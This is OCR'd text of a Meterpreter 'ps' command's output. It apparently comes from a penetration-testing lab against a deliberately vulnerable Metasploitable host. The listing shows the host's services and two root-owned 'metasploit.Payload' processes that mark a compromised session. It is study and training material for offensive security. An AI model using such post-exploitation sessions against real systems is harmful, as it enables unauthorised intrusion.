
- PS



```
meterpreter > ps

Process List
============

 PID   Name                                                  User      Path
 ---   ----                                                  ----      ----
 1     /sbin/init                                            root      /sbin/init
 2     [kthreadd]                                            root      [kthreadd]
 3     [migration/0]                                         root      [migration/0]
 4     [ksoftirqd/0]                                         root      [ksoftirqd/0]
 5     [watchdog/0]                                          root      [watchdog/0]
 6     [events/0]                                            root      [events/0]
 7     [khelper]                                             root      [khelper]
 41    [kblockd/0]                                           root      [kblockd/0]
 44    [kacpid]                                              root      [kacpid]
 45    [kacpi_notify]                                        root      [kacpi_notify]
 91    [kseriod]                                             root      [kseriod]
 130   [pdflush]                                             root      [pdflush]
 131   [pdflush]                                             root      [pdflush]
 132   [kswapd0]                                             root      [kswapd0]
 174   [aio/0]                                               root      [aio/0]
 1130  [ksnapd]                                              root      [ksnapd]
 1297  [ata/0]                                               root      [ata/0]
 1300  [ata_aux]                                             root      [ata_aux]
 1309  [scsi_eh_0]                                           root      [scsi_eh_0]
 1312  [scsi_eh_1]                                           root      [scsi_eh_1]
 1331  [ksuspend_usbd]                                       root      [ksuspend_usbd]
 1334  [khubd]                                               root      [khubd]
 2062  [scsi_eh_2]                                           root      [scsi_eh_2]
 2308  [kjournald]                                           root      [kjournald]
 2464  /sbin/udevd                                           root      /sbin/udevd --daemon
 2727  [kpsmoused]                                           root      [kpsmoused]
 3634  [kjournald]                                           root      [kjournald]
 3763  /sbin/portmap                                         daemon    /sbin/portmap
 3779  /sbin/rpc.statd                                       statd     /sbin/rpc.statd
 3785  [rpciod/0]                                           root      [rpciod/0]
 3800  /usr/sbin/rpc.idmapd                                  root      /usr/sbin/rpc.idmapd
 4024  /sbin/getty                                           root      /sbin/getty 38400 tty4
 4027  /sbin/getty                                           root      /sbin/getty 38400 tty5
 4033  /sbin/getty                                           root      /sbin/getty 38400 tty2
 4036  /sbin/getty                                           root      /sbin/getty 38400 tty3
 4038  /sbin/getty                                           root      /sbin/getty 38400 tty6
 4073  /sbin/syslogd                                         syslog    /sbin/syslogd -u syslog
 4108  /bin/dd                                               root      /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
 4110  /sbin/klogd                                           klog      /sbin/klogd -P /var/run/klogd/kmsg
 4133  /usr/sbin/named                                       bind      /usr/sbin/named -u bind
 4155  /usr/sbin/sshd                                        root      /usr/sbin/sshd
 4231  /bin/sh                                               root      /bin/sh /usr/bin/mysqld_safe
```

3- ALTRO

- PS



```
4273  /usr/sbin/mysqld                                      mysql     /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=3306 --socket=/var/
                                                                      run/mysqld/mysqld.sock
4275  logger                                                root      logger -p daemon.err -t mysqld_safe -i -t mysqld
4351  /usr/lib/postgresql/8.3/bin/postgres                  postgres  /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/etc/postgresql/8.3/main/postgresql.conf
4354  postgres:                                             postgres  postgres: writer process
4355  postgres:                                             postgres  postgres: wal writer process
4356  postgres:                                             postgres  postgres: autovacuum launcher process
4357  postgres:                                             postgres  postgres: stats collector process
4377  distccd                                               daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4378  distccd                                               daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4427  [lockd]                                               root      [lockd]
4428  [nfsd4]                                               root      [nfsd4]
4429  [nfsd]                                                root      [nfsd]
4430  [nfsd]                                                root      [nfsd]
4431  [nfsd]                                                root      [nfsd]
4432  [nfsd]                                                root      [nfsd]
4433  [nfsd]                                                root      [nfsd]
4434  [nfsd]                                                root      [nfsd]
4435  [nfsd]                                                root      [nfsd]
4436  [nfsd]                                                root      [nfsd]
4440  /usr/sbin/rpc.mountd                                  root      /usr/sbin/rpc.mountd
4506  /usr/lib/postfix/master                               root      /usr/lib/postfix/master
4508  pickup                                                postfix   pickup -l -t fifo -u -c
4510  qmgr                                                  postfix   qmgr -l -t fifo -u
4513  /usr/sbin/nmbd                                        root      /usr/sbin/nmbd -D
4515  /usr/sbin/smbd                                        root      /usr/sbin/smbd -D
4519  /usr/sbin/smbd                                        root      /usr/sbin/smbd -D
4531  /usr/sbin/xinetd                                      root      /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
4570  distccd                                               daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4571  distccd                                               daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4573  proftpd:                                              proftpd   proftpd: (accepting connections)
4587  /usr/sbin/atd                                         daemon    /usr/sbin/atd
4598  /usr/sbin/cron                                        root      /usr/sbin/cron
4626  /usr/bin/jsvc                                         root      /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/t
                                                                      omcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/u
                                                                      sr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.
                                                                      catalina.startup.Bootstrap
4627  /usr/bin/jsvc                                         root      /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/t
                                                                      omcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/u
                                                                      sr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.
                                                                      catalina.startup.Bootstrap
4629  /usr/bin/jsvc                                         tomcat55  /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/t
                                                                      omcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/u
                                                                      sr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.
                                                                      catalina.startup.Bootstrap
4647  /usr/sbin/apache2                                     root      /usr/sbin/apache2 -k start
4648  /usr/sbin/apache2                                     www-data  /usr/sbin/apache2 -k start
4649  /usr/sbin/apache2                                     www-data  /usr/sbin/apache2 -k start
4651  /usr/sbin/apache2                                     www-data  /usr/sbin/apache2 -k start
4655  /usr/sbin/apache2                                     www-data  /usr/sbin/apache2 -k start
4657  /usr/sbin/apache2                                     www-data  /usr/sbin/apache2 -k start
4666  /usr/bin/rmiregistry                                  root      /usr/bin/rmiregistry
4672  ruby                                                  root      ruby /usr/sbin/druby_timeserver.rb
4678  /usr/bin/unrealircd                                   root      /usr/bin/unrealircd
4682  /bin/login                                            root      /bin/login --
4688  Xtightvnc                                             root      Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024x768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/f
                                                                      onts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/
                                                                      X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
4692  /bin/sh                                               root      /bin/sh /root/.vnc/xstartup
4695  xterm                                                 root      xterm -geometry 80x24+10+10 -ls -title X Desktop
4698  fluxbox                                               root      fluxbox
4715  -bash                                                 root      -bash
4782  -bash                                                 msfadmin  -bash
4804  /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java  root      /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/~spawnzsjd2h.tmp.dir metasploit.Payload
4851  /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java  root      /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/~spawn4ljev5.tmp.dir metasploit.Payload
4866  /bin/sh                                               root      /bin/sh -c ps ax -w -o pid=,user=,command= 2>/dev/null
4867  ps                                                    root      ps ax -w -o pid=,user=,command=

meterpreter > 
```